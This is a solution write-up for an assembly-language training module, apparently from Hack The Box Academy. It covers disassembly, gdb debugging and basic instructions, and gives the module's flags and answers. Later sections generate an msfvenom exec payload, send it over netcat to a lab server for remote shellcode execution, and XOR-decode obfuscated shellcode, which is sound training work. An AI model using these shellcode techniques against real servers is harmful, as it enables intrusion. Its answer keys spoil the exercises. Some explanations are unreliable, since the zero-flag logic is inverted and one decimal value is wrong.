

Intro to Assembly Language:

Link to challenge: <https://academy.hackthebox.com/module/85>

(log in required)

Class: Tier II | Medium | General


Architecture

Pre-Engagement:

Question - Optional: In the above 'Hello World' example, which Assembly instruction will '00001111 00000101' execute?

Answer: syscall

Method:



Registers, Addresses, and Data Types:

Question - Optional: What is the 8-bit register for 'rdi'?

Answer: dil

Method:

The following are the names of the sub-registers for all of the essential registers in an x86_64 architecture:

Description	64-bit Register	32-bit Register	16-bit Register	8-bit Register
Data/Arguments Registers				
Syscall Number/Return value	rax	eax	ax	al
Callee Saved	rbx	ebx	bx	bl
1st arg - Destination operand	rdi	edi	di	dil

Assembling & Debugging

Assembling & Disassembling:

Question: Download the attached file and disassemble it to find the flag

Answer: HBT{d154553m811n9_81n42135_2_f1nd_53c2375}

Method: First, we will download '[disasm.zip](#)' to the pwnbox (or any other attacking machine), and unzip it – we get a file 'disasm'.

Then, we use 'objdump' to extract the flag from the file's .data section:

```
objdump -sj .data disasm
```

```
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-ywqucui1nj]-[~]  
[*]$ objdump -sj .data disasm  
  
disasm:      file format elf64-x86-64  
  
Contents of section .data:  
 402000 4842547b 64313534 3535336d 3831316e HBT{d154553m811n  
 402010 395f3831 6e343231 33355f32 5f66316e 9_81n42135_2_f1n  
 402020 645f3533 63323337 357d      d_53c2375}
```

Debugging with GDB:

Question: Download the attached file, and find the hex value in 'rax' when we reach the instruction at <_start+16>?

Answer: 0x21796d6564637708

Method: First, we will download '[gdb.zip](#)' to the pwnbox (or any other attacking machine), and unzip it – we get a file 'gdb' – an ELF binary.

Now, we will open the gdb tool on the gdb file:

```
gdb ./gdb
```

In the gdb, we will set breakpoin in <_start+16>, run the execution until it reaches the breakpoin, then – we read the register 'rax' content:

```
break *_start+16
run
info registers rax
```

```
Reading symbols from ./gdb...
(No debugging symbols found in ./gdb)
(gdb) break *_start+16
Breakpoint 1 at 0x401010
(gdb) run
Starting program: /home/htb-ac-1099135/gdb

Breakpoint 1, 0x0000000000401010 in _start ()
(gdb) info registers rax
rax                0x21796d6564637708  2412079357676975880
```

Basic Instructions

Data Movement:

Question: Add an instruction at the end of the attached code to move the value in "rsp" to "rax". What is the hex value of "rax" at the end of program execution?

Answer: 0x400

Method: First, we will download '[mov.zip](#)' to the pwnbox (or any other attacking machine), and unzip it – we get a file 'mov.s':

```
global _start

section .text
_start:
    mov rax, 1024
    mov rbx, 2048
    xchg rax, rbx
    push rbx
```

lets add the move instruction 'mov rax, rsp' to it:

```
global _start

section .text
_start:
    mov rax, 1024
    mov rbx, 2048
    xchg rax, rbx
    push rbx
    mov rax, rsp    ; Added instruction to move rsp to rax
```

```
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-alrzblmfg
[★]$ cat mov.s
global _start

section .text
_start:
    mov rax, 1024
    mov rbx, 2048
    xchg rax, rbx
    push rbx
    ➔ mov rax, rsp    ; Added instruction to move rsp to rax
```

Then, we compile:

```
nasm -f elf64 mov.s -o mov.o;  
ld mov.o -o mov;
```

```
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-alrzblmfgo]-[~]  
[*]$ nasm -f elf64 mov.s -o mov.o  
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-alrzblmfgo]-[~]  
[*]$ ld mov.o -o mov
```

Now, we open the output program with gdb:

```
gdb ./mov
```

```
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-  
[*]$ gdb ./mov  
GNU gdb (Debian 13.1-3) 13.1  
Copyright (C) 2023 Free Software Foundation, Inc.  
License GPLv3+: GNU GPL version 3 or later <http://www.gnu.org/licenses/gpl-3.0.html>  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law.  
Type "show" to get the list of objects, and "show var" to see the value of a variable.  
Type "help" to get help on other commands.  
(gdb)
```

We will have to set a breakpoint, and we need to know where – lets see the disassembled ‘_start’ function:

```
disassemble _start
```

```
Dump of assembler code for function _start:  
0x0000000000401000 <+0>:      mov     $0x400,%eax  
0x0000000000401005 <+5>:      mov     $0x800,%ebx  
0x000000000040100a <+10>:     xchg    %rax,%rbx  
0x000000000040100c <+12>:     push    %rbx  
0x000000000040100d <+13>:     mov     %rsp,%rax
```

The added instruction address is the ‘_start’ function’s address, + 13.

So we will add a breakpoint at ‘_start+13’:

```
break *_start+13
```

```
(gdb) break *_start+13
Breakpoint 1 at 0x40100d
```

when set, we run:

```
run
```

```
Breakpoint 1 at 0x40100d
(gdb) run
Starting program: /home/htb-ac-1099135/mov
Breakpoint 1, 0x000000000040100d in _start ()
```

When the program stopped, it stopped at the breakpoint, but the instruction was not executed yet. We need to run the instruction as well, we will do it with:

```
si
```

```
(gdb) si
0x0000000000401010 in ?? ()
```

Now, Lets take a look in 'rax' register:

```
info registers rax
```

```
0x000000000040102f in ?? ()
(gdb) info registers rax
rax                0x7fffffffdf28      140737488346920
```

The register's value is a memory address.

Lets view the address content with 'x/x' command:

`x/x` means:

- The first `x` : Examine memory at a given address.
- The second `x` : Display the memory content in **hexadecimal format**.

`x/x $rax`

```
(gdb) x/x $rax
0x7fffffffdf28: 0x00000400
```

In the answer we will exclude the preceding 0's → 0x400.

Arithmetic Instructions:

Question: Add an instruction to the end of the attached code to "xor" "rbx" with "15". What is the hex value of 'rbx' at the end?

Answer: 0x0

Method: First, we will download '[arithmetic.zip](#)' to the pwnbox (or any other attacking machine), and unzip it – we get a file 'arithmetic.s':

```
global _start

section .text
_start:
    xor rax, rax
    xor rbx, rbx
    add rbx, 15
```

lets add the xor instruction 'xor rbx 15' to it:

```
global _start

section .text
_start:
    xor rax, rax
    xor rbx, rbx
    add rbx, 15
    xor rbx, 15
```

Then, we compile:

```
nasm -f elf64 arithmetic.s -o arithmetic.o;
ld arithmetic.o -o arithmetic;
```

```
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-p1xrsn3wdb]-[~]
[*]$ nasm -f elf64 arithmetic.s -o arithmetic.o;
ld arithmetic.o -o arithmetic;
```

Now, we open the program with gdb:

```
gdb ./arithmetic
```

and as the previous question - we will have to set a breakpoint, and we need to know where – lets see the disassembled '_start' function:

```
disassemble _start
```

```
(gdb) disassemble _start
Dump of assembler code for function _start:
   0x0000000000401000 <+0>:    xor    %rax,%rax
   0x0000000000401003 <+3>:    xor    %rbx,%rbx
   0x0000000000401006 <+6>:    add    $0xf,%rbx
   0x000000000040100a <+10>:   xor    $0xf,%rbx
End of assembler dump.
```


This time we will set the breakpoint on `_start+10`:

```
break *_start+10
```

```
(gdb) break *_start+10  
Breakpoint 1 at 0x40100a
```

And run:

```
run
```

```
(gdb) run  
Starting program: /home/htb-ac-1099135/arithmetic  
  
Breakpoint 1, 0x000000000040100a in _start ()
```

just as previous question – we will run

```
si
```

to execute the added instructed

```
(gdb) si  
0x000000000040100e in ?? ()
```

Now, lets take a look at 'rbx' register's value:

```
info registers $rbx
```

```
(gdb) info registers $rbx  
rbx                0x0
```

Control Instructions

Loops:

Question: Edit the attached assembly code to loop the "loop" label 5 times.
What is the hex value of "rax" by the end?

Answer: 0x100000000

Method: First, we will download '[loops.zip](#)' to the pwnbox (or any other attacking machine), and unzip it – we get a file 'loops.s':

```
global _start

section .text
_start:
    mov rax, 2
    mov rcx, 5
loop:
    imul rax, rax
```

now we will add the loop instruction 'loop loop':

```
global _start

section .text
_start:
    mov rax, 2
    mov rcx, 5
loop:
    imul rax, rax
    loop loop ; Decrement rcx and jump to "loop" if rcx != 0
```

```
[eu-academy-2]-[10.10.15.15]-
[★]$ cat loops.s
global _start

section .text
_start:
    mov rax, 2
    mov rcx, 5
loop:
    imul rax, rax
    loop loop
```

Lets compile:

```
nasm -f elf64 loops.s -o loops.o;  
ld loops.o -o loops;
```

```
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-4fbuxpugzx]-[~]  
[*]$ nasm -f elf64 loops.s -o loops.o;  
ld loops.o -o loops;
```

Now, we open the program with gdb:

```
gdb ./loops
```

and run (without setting breakpoints):

```
(gdb) run  
Starting program: /home/htb-ac-1099135/loops  
  
Program received signal SIGSEGV, Segmentation fault.  
0x0000000000401010 in ?? ()
```

When run, lets info the RAX register:

```
info registers rax
```

```
(gdb) info registers rax  
rax          0x100000000          4294967296
```

We get the hex value '0x100000000' or the decimal value '4294966296'.

The operation that was done is $2 \times 2 = 4 \rightarrow 4 \times 4 = 16 \rightarrow 16 \times 16 = 256 \rightarrow 256 \times 256 = 65536 \rightarrow 65536 \times 65536 = 4294966296$

Unconditional Branching:

Question: Try to jump to "func" before "loop loop". What is the hex value of "rbx" at the end?

Answer: 0x4

Method: First, we will download '[unconditional.zip](#)' to the pwnbox (or any other attacking machine), and unzip it – we get a file 'unconditional.s':

```
global _start

section .text
_start:
    mov rbx, 2
    mov rcx, 5
loop:
    imul rbx, rbx
    loop loop
func:
    mov rax, 60
    mov rdi, 0
    syscall
```

now we will add the jmp instruction:

```
global _start

section .text
_start:
    mov rbx, 2          ; Initial value of rbx = 2
    mov rcx, 5          ; Set loop counter to 5
loop:
    imul rbx, rbx       ; Square the value of rbx
    jmp func            ; Jump to func before entering the loop
    loop loop           ; Decrement rcx and jump to "loop" if
rcx != 0
func:
    mov rax, 60         ; Exit syscall
    mov rdi, 0          ; Exit code 0
    syscall
```

```
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-4fbuxpugzx]-[~]
[*]$ cat unconditional.s
global _start

section .text
_start:
    mov rbx, 2
    mov rcx, 5
loop:
    imul rbx, rbx
    jmp func ←
    loop loop
func:
    mov rax, 60
    mov rdi, 0
    syscall
```

Lets compile:

```
nasm -f elf64 unconditional.s -o unconditional.o;
ld unconditional.o -o unconditional;
```

```
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-4fbuxpugzx]-[~]
[*]$ nasm -f elf64 unconditional.s -o unconditional.o;
ld unconditional.o -o unconditional;
```

Now, we open the program with gdb:

```
gdb ./unconditional
```

now we disassemble 'func' – to see where to set a breakpoint:

```
disassemble func
```

```
(gdb) disassemble func
Dump of assembler code for function func:
0x0000000000401012 <+0>:    mov     $0x3c,%eax
0x0000000000401017 <+5>:    mov     $0x0,%edi
0x000000000040101c <+10>:   syscall
```

We will set the breakpoint at *func+10:

```
break *func+10
```

```
(gdb) break *func+10
Breakpoint 1 at 0x40101c
```

And run:

```
(gdb) run
Starting program: /home/htb-ac-1099135/unconditional
Breakpoint 1, 0x000000000040101c in func ()
```

Once we got to the breakpoint – lets view 'rbx' register value:

```
info registers rbx
```

```
(gdb) info registers rbx
rbx                0x4                4
```


We got the value of 4, that is because the loop was executed once (due to the 'func' call at the end of it, which at the end it exits the program) – meaning there was only one iteration of the loop: $2 \times 2 = 4$.

Conditional Branching:

Question: The attached assembly code loops forever. Try to modify (mov rax, 5) to make it not loop. What hex value prevents the loop?

Answer: 0x2

Method: First, we will download '[conditional.zip](#)' to the pwnbox (or any other attacking machine), and unzip it – we get a file 'conditional.s':



```
[eu-academy-2]-[10.10.15.15]-[htb-...]  
[★]$ cat conditional.s  
global _start  
  
section .text  
_start:  
    mov rax, 5      ; change here  
    imul rax, 5  
loop:  
    cmp rax, 10  
    jnz loop
```

While we can proceed to compile and run it – there is no need.

In the '_start' function – 'rax' register is assigned the value of 5, and then is being multiplied by 5. Meaning when the loop is invoked – 'rax' value is 25.

In the loop – 'rax' register is compared to 10, and if the value in 'rax' register is not 10 – the 'zero flag', or in short – 'ZF' – will be 1, therefore the 'jnz loop' – or 'jump not zero loop' will be invoked, and the loop will be iterated.

So what we want for the loop not to be iterated – is that the 'ZF' flag value will be 0, so the 'jnz loop' will not apply. And for that – we need 'rax' register value to be 10 upon loop entry.

To get the value of 10, we will have the initial value of 'rax' register to be 2, such that $2 \times 5 = 10$.

To summarize: 'rax'=2 → in loop entry 'rax'=10 → cmp 'rax'=10, 10 → zero flag (ZF) = 0 → loop not invoked and reiterated as 'jnz loop' is false.

Functions

Using the Stack:

Question: Debug the attached binary to find the flag being pushed to the stack

Answer: HTB{pu5h1n9_4_57r1n9_1n_r3v3r53}

Method: First, we will download '[stack.zip](#)' to the pwnbox (or any other attacking machine), and unzip it – we get a file 'stack'.

Unlike previous files – this file is already compiled.

Lets open it with gdb:

```
gdb ./stack
```

and disassemble the '_start' function:

```
disassemble _start
```

```
(gdb) disassemble _start
Dump of assembler code for function _start:
   0x0000000000401000 <+0>:      push    $0x0
   0x0000000000401002 <+2>:      movabs  $0x7d33357233763372,%rax
   0x000000000040100c <+12>:     push    %rax
   0x000000000040100d <+13>:     movabs  $0x5f6e315f396e3172,%rax
   0x0000000000401017 <+23>:     push    %rax
   0x0000000000401018 <+24>:     movabs  $0x37355f345f396e31,%rax
   0x0000000000401022 <+34>:     push    %rax
   0x0000000000401023 <+35>:     movabs  $0x683575707b425448,%rax
   0x000000000040102d <+45>:     push    %rax
   0x000000000040102e <+46>:     mov     $0x3c,%eax
   0x0000000000401033 <+51>:     mov     $0x0,%edi
   0x0000000000401038 <+56>:     syscall
```

We can see that the program pushes the flag from the memory to the register, and from the register to the stack 4 times.

We will set a breakpoint in '_start+56':


```
break *_start+56
```

such that the program will stop before it finishes:

```
(gdb) break *_start+56  
Breakpoint 1 at 0x401038
```

And run:

```
(gdb) run  
Starting program: /home/htb-ac-1099135/stack  
Breakpoint 1, 0x0000000000401038 in _start ()
```

When the program gets to the break point, we will inspect the 'rsp' register – meaning the stack pointer:

```
info registers rsp
```

```
(gdb) info registers rsp  
rsp                0x7fffffffdf08      0x7fffffffdf08
```

The stack pointer stands on address '0x7fffffffdf08'.

We need to inspect the memory of that address. Lets observe the stack content on string format, using the gdb command 'x/s':

```
x/s 0x7fffffffdf08
```

```
(gdb) x/s 0x7fffffffdf08  
0x7fffffffdf08: "HTB{pu5h1n9_4_57r1n9_1n_r3v3r53}"
```

Syscalls:


Question - Optional: What is the syscall number of "execve"?

Answer: 59

Method: we will open syscall table:

<https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md>

and search for 'execve':




The screenshot shows a web browser displaying the ChromiumOS syscall table. A search bar at the top right contains the text 'execve'. The table lists various system calls, and the row for 'execve' (syscall number 59) is highlighted with a red box. The row contains the following information: 59, execve, man/ cs/, 0x3b, const char *filename, const char *const *argv, const char *const *envp, and -.

57	fork	man/ cs/	0x39	-			
58	vfork	man/ cs/	0x3a	-			
59	execve	man/ cs/	0x3b	const char *filename	const char *const *argv	const char *const *envp	-

Question - Optional: How many arguments does "execve" take?

Answer: 3

Method: looking at the syscall, we can see that there are 3 arguments:



The screenshot shows the same web browser displaying the ChromiumOS syscall table. The row for 'execve' (syscall number 59) is highlighted with a red box. The arguments of the syscall are highlighted with a red box: const char *filename, const char *const *argv, and const char *const *envp.

57	fork	man/ cs/	0x39	-			
58	vfork	man/ cs/	0x3a	-			
59	execve	man/ cs/	0x3b	const char *filename	const char *const *argv	const char *const *envp	-

Procedures:

Question: Try assembling and debugging the above code, and note how "call" and "ret" store and retrieve "rip" on the stack. What is the address at the top of the stack after entering "Exit"? (6-digit hex 0xaddress, without zeroes)

Answer: 0x401014

Method: Lets put the code in the section's guide in a file 'procedure.s'.

Then – we compile it to executable 'procedure':

```
nasm -f elf64 procedure.s -o procedure.o;  
ld procedure.o -o procedure;
```

```
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-asmphujjv]-[~]  
[*]$ nasm -f elf64 procedure.s -o procedure.o;  
ld procedure.o -o procedure;
```

And open it with gdb:

```
gdb ./procedure
```

Then, we set breakpoint at 'Exit' function:

```
break *Exit
```

```
(gdb) break *Exit  
Breakpoint 1 at 0x401046
```

And run:

```
(gdb) run  
Starting program: /home/htb-ac-1099135/procedure  
Fibonacci Sequence:  
  
Breakpoint 1, 0x0000000000401046 in Exit ()
```

Once the program execution reached the breakpoint at the Exit function's entry – we will view the 'rsp' – the registry stack pointer address's value:

```
x/x $rsp
```

*Reminder - \$rsp value is a memory address, in the x/x command we take a look at the address's value. *

```
(gdb) x/x $rsp  
0x7fffffffdf28: 0x00401014
```

The value is 0x00401014.

(the address is '0x7fffffffdf28' – if we would run 'info registers rsp' – that is the value we would had get.)

As instructed – in the answer we will discard the leading zeros.

Functions:

Question: Try to fix the Stack Alignment in "print", so it does not crash, and prints "Its Aligned!". How much boundary was needed to be added? "write a number"

Answer: 8

Method: whenever we call to a function in x86_64 System – we must ensure that the Top Stack Pointer (rsp) is aligned by the 16-byte boundary from the _start function stack (why? Explanation is at the section's guide).

Anyway in the

```
printFib:  
    push rax                ; push registers to stack  
    push rbx  
    mov rdi, outFormat      ; set 1st argument (Print Format)  
    mov rsi, rbx            ; set 2nd argument (Fib Number)  
    call printf             ; printf(outFormat, rbx)  
    pop rbx                ; restore registers from stack  
    pop rax  
    ret
```

function – the 2 registries push (rax and rbx push instructions) all together push 16 bytes the stack – meaning they subtract 16 bytes from the 'rsp' register. Meaning the 16 bit alignment is retained (as 16 is divided by 16).

However, the call instruction (call printf) pushes the return address to the stack – which is 8 bytes long. But it doesn't pops them. This causes the 8 bytes mis-alignment, which is manually required to align.

Here is the corrected 'printFib' function:

```
printFib:
    sub rsp, 8          ; Align stack to 16-byte boundary
    push rax            ; Push registers to stack
    push rbx
    mov rdi, outFormat  ; Set 1st argument (Print Format)
    mov rsi, rbx        ; Set 2nd argument (Fib Number)
    call printf         ; printf(outFormat, rbx)
    pop rbx             ; Restore registers from stack
    pop rax
    add rsp, 8          ; Restore stack alignment
    ret
```

the key instruction here is the first instruction, where 8 bytes are being substructred from the stack address's register (rsp).

Libc Functions:

Question - Optional: The current string format we are using only allows numbers up to 2 billion. What format can we use to allow up to 3 billion?
"Check length modifiers in the 'printf' man page"

Answer: %lld

Method: the original .data section of the script:

```
section .data
    message db "Please input max Fn", 0x0a
    outFormat db "%d", 0x0a, 0x00
    inFormat db "%d", 0x00
```

the format is '%d' – meaning signed integer which size is 32 bits – meaning its upper value is $\frac{2^{32}}{2} - 1$, which is roughly equals to 2.1 billion, less than 3 billion.

We need to use the format '%lld' – signed long long integer, whose size is 64 bits, meaning its appear value is $\frac{2^{64}}{2} - 1$, way way beyond 3 billion.

Shellcoding

Shellcodes:

Question: Run the "Exercise Shellcode" to get the flag.

Answer: HTB{l04d3d_1n70_m3m0ry!}

Method: we will use the python script:

```
from pwn import *
context(os="linux", arch="amd64", log_level="error")
run_shellcode(unhex('4831db536a0a48b86d336d307279217d5048b83
3645f316e37305f5048b84854427b6c303464504889e64831c0b0014831f
f40b7014831d2b2190f054831c0043c4030ff0f05')).interactive()
```

called 'shellcode.py' - loaded with our 'Exercise Shellcode':

```
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-kbaahfsbwh]-[~]
[*]$ cat shellcode.py
from pwn import *
context(os="linux", arch="amd64", log_level="error")
run_shellcode(unhex('4831db536a0a48b86d336d307279217d5048b833645f316e37305f5048b
84854427b6c303464504889e64831c0b0014831ff40b7014831d2b2190f054831c0043c4030ff0f0
5')).interactive()
```

Lets run it:

```
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-kbaahfsbwh]-[~]
[*]$ python shellcode.py
HTB{l04d3d_1n70_m3m0ry!}
$
```

Shellcoding Tools:

Question: The above server simulates an exploitable server you can execute shellcodes on. Use one of the tools to generate a shellcode that prints the content of '/flag.txt', then connect to the server with "nc SERVER_IP PORT" to send the shellcode.

Answer: HTB{r3m073_5h3llc0d3_3x3cu710n}

Method: First, we need to generate the shellcode – we will use msfvenom to generate a shellcode which will effectively run 'cat /flag.txt' – however as the shellcode requires to know 'cat' full path – the command will be '/bin/cat /flag.txt':

```
msfvenom -p linux/x64/exec CMD="/bin/cat /flag.txt" -f hex
```

```
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-kbaahfsbwh]-[~]
[*]$ msfvenom -p linux/x64/exec CMD="/bin/cat /flag.txt" -f hex
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 55 bytes
Final size of hex file: 110 bytes
48b82f62696e2f7368009950545f5266682d63545e52e8130000002f62696e2f636174202f6666c61672e747874005657545e6a3b580f05
```

Now as we generated the payload, we will use netcat to connect to the server:

```
nc <target-IP> <target-port>
```

```
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-kbaahfsbwh]-[~]
[*]$ nc 94.237.61.84 36481
```

And inject our generated shellcode in it:

```
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-kbaahfsbwh]-[~]
[*]$ nc 94.237.61.84 36481
48b82f62696e2f7368009950545f5266682d63545e52e8130000002f62696e2f636174202f6666c61672e747874005657545e6a3b580f05
HTB{r3m073_5h3llc0d3_3x3cu710n} ←
```


Skills Assessment

Skills Assessment:

Question: Disassemble 'loaded_shellcode' and modify its assembly code to decode the shellcode, by adding a loop to 'xor' each 8-bytes on the stack with the key in 'rbx'.

Answer: HTB{4553mbly_d3bugg1ng_m4573r}

Method: First, we will download '[loaded_shellcode.zip](#)' to the pwnbox (or any other attacking machine), and unzip it – we get a file 'loaded_shellcode'.

The file is a binary file, we need to use 'objdump' to disassemble it to see its assemble structure:

```
objdump -M intel -d loaded_shellcode
```

```
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-kbaahfsbwh]-[~]
[★]$ objdump -M intel -d loaded_shellcode

loaded_shellcode:      file format elf64-x86-64

Disassembly of section .text:

0000000000401000 <_start>:
 401000:    48 b8 d7 4b de 7c 5c    movabs rax,0xa284ee5c7cde4bd7
 401007:    ee 84 a2
 40100a:    50                    push    rax
 40100b:    48 b8 9a 84 10 05 11    movabs rax,0x935add110510849a
 401012:    dd 5a 93
 401015:    50                    push    rax
 401016:    48 b8 00 75 69 ab 9d    movabs rax,0x10b29a9dab697500
```

*

*

```
 40108f:    48 b8 a3 a2 9a 05 44    movabs rax,0x69751244059aa2a3
 401096:    12 75 69
 401099:    50                    push    rax
 40109a:    48 bb d2 44 21 4d 14    movabs rbx,0x2144d2144d2144d2
 4010a1:    d2 44 21
```

The assembly scripts pushes the shellcode from the memory through 'rax' register to the stack, 14 times (where each push is 8 bytes so the total shellcode size is $14 \times 8 = 112$ bytes).

And in the last instruction (the marked one in the screenshot above) – the key is being loaded to 'rbx' register.

What we need to do, is to '[XOR](#)' every chunk (8 bytes) loaded to the stack, with the key, eventually perform the operation 14 times.

For that, we will add to '_start' the following instructions:

```
    ; Store the current stack pointer in rdx (to loop over the
    stack)
    mov rdx, rsp

    ; Number of 8-byte blocks to decode (adjust as needed)
    mov rcx, 14 ; Total 14 pushes, one block per push
(the ';' lines are comments, detailing what each instruction does)
```

And we will also require a loop:

```
xor_loop:
    ; XOR the current 8 bytes on the stack with the key
    xor QWORD [rdx], rbx

    ; Move to the next 8-byte block on the stack
    add rdx, 8

    ; Decrement the counter and loop if not zero
    loop xor_loop

    ret
```

to be added to the code.

Also, importantly, all occurrences of 'movabs' were changed to 'mov'.

Lets add them and view the fully modified script, saved in a file 'modified_loaded_shellcode.s':

```
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-kbaahfsbwh]-[~]  
[*]$ cat modified_loaded_shellcode.s  
global _start  
  
section .text  
_start:  
    ; Original shellcode pushing encoded data onto the stack  
    mov rax, 0xa284ee5c7cde4bd7  
    push rax  
    mov rax, 0x935add110510849a  
    push rax  
    mov rax, 0x10b20a0dab607500
```

*

*

```
    mov rax, 0x69751244059aa2a3  
    push rax  
  
    ; Load the XOR key into rbx  
    mov rbx, 0x2144d2144d2144d2  
  
    ; Store the current stack pointer in rdx (to loop over the stack)  
    mov rdx, rsp  
  
    ; Number of 8-byte blocks to decode (adjust as needed)  
    mov rcx, 14 ; Total 14 pushes, one block per push  
  
xor_loop:  
    ; XOR the current 8 bytes on the stack with the key  
    xor QWORD [rdx], rbx  
  
    ; Move to the next 8-byte block on the stack  
    add rdx, 8  
  
    ; Decrement the counter and loop if not zero  
    loop xor_loop  
  
ret
```

*The added part is marked by the red rectangle. *

Lets compile the modified script:

```
nasm -f elf64 modified_loaded_shellcode.s -o  
modified_loaded_shellcode.o;  
  
ld modified_loaded_shellcode.o -o modified_loaded_shellcode;
```

```
[eu-academy-2]-[10.10.15.15]-[htb-ac-1099135@htb-kbaahfsbwh]-[~]  
[+]$ nasm -f elf64 modified_loaded_shellcode.s -o modified_loaded_shellcode.o;  
  
ld modified_loaded_shellcode.o -o modified_loaded_shellcode;
```

To executable 'modified_loaded_shellcode', and open it with gdb:

```
gdb ./modified_loaded_shellcode
```

and then disassemble for 'xor_loop' to know where to place the break point:

```
disassemble xor_loop
```

```
(gdb) disassemble xor_loop  
Dump of assembler code for function xor_loop:  
0x00000000004010ac <+0>:    xor    %rbx, (%rdx)  
0x00000000004010af <+3>:    add    $0x8, %rdx  
0x00000000004010b3 <+7>:    loop   0x4010ac <xor_loop>  
0x00000000004010b5 <+9>:    ret
```

We will place break point at '*xor_loop+9' – just after the loop finishes its last iteration but before its exit

```
break *xor_loop+9
```

```
(gdb) break *xor_loop+9  
Breakpoint 1 at 0x4010b5
```

And run

```
(gdb) run  
Starting program: /home/htb-ac-1099135/modified_loaded_shellcode  
  
Breakpoint 1, 0x00000000004010b5 in xor_loop ()
```

As the XOR operation in the loop modified the value within the stack – we will have to take a look at the values in memory addresses which are located in the stack (the stack contains memory addresses, which they all contain pieces of the shellcode), as there are 14 chunks – we will look for the 14x8 values of the 'rsp' (stack pointer) register:

```
x/14gx $rsp
```

```
(gdb) x/14gx $rsp
0x7fffffffdea0: 0x4831c05048bbe671      0x167e66af44215348
0x7fffffffdeb0: 0xbba723467c7ab51b     0x4c5348bbbf264d34
0x7fffffffdec0: 0x4bb677435348bb9a     0x10633620e7711253
0x7fffffffded0: 0x48bbd244214d14d2     0x44214831c980c104
0x7fffffffdee0: 0x4889e748311f4883     0xc708e2f74831c0b0
0x7fffffffdef0: 0x014831ff40b70148     0x31f64889e64831d2
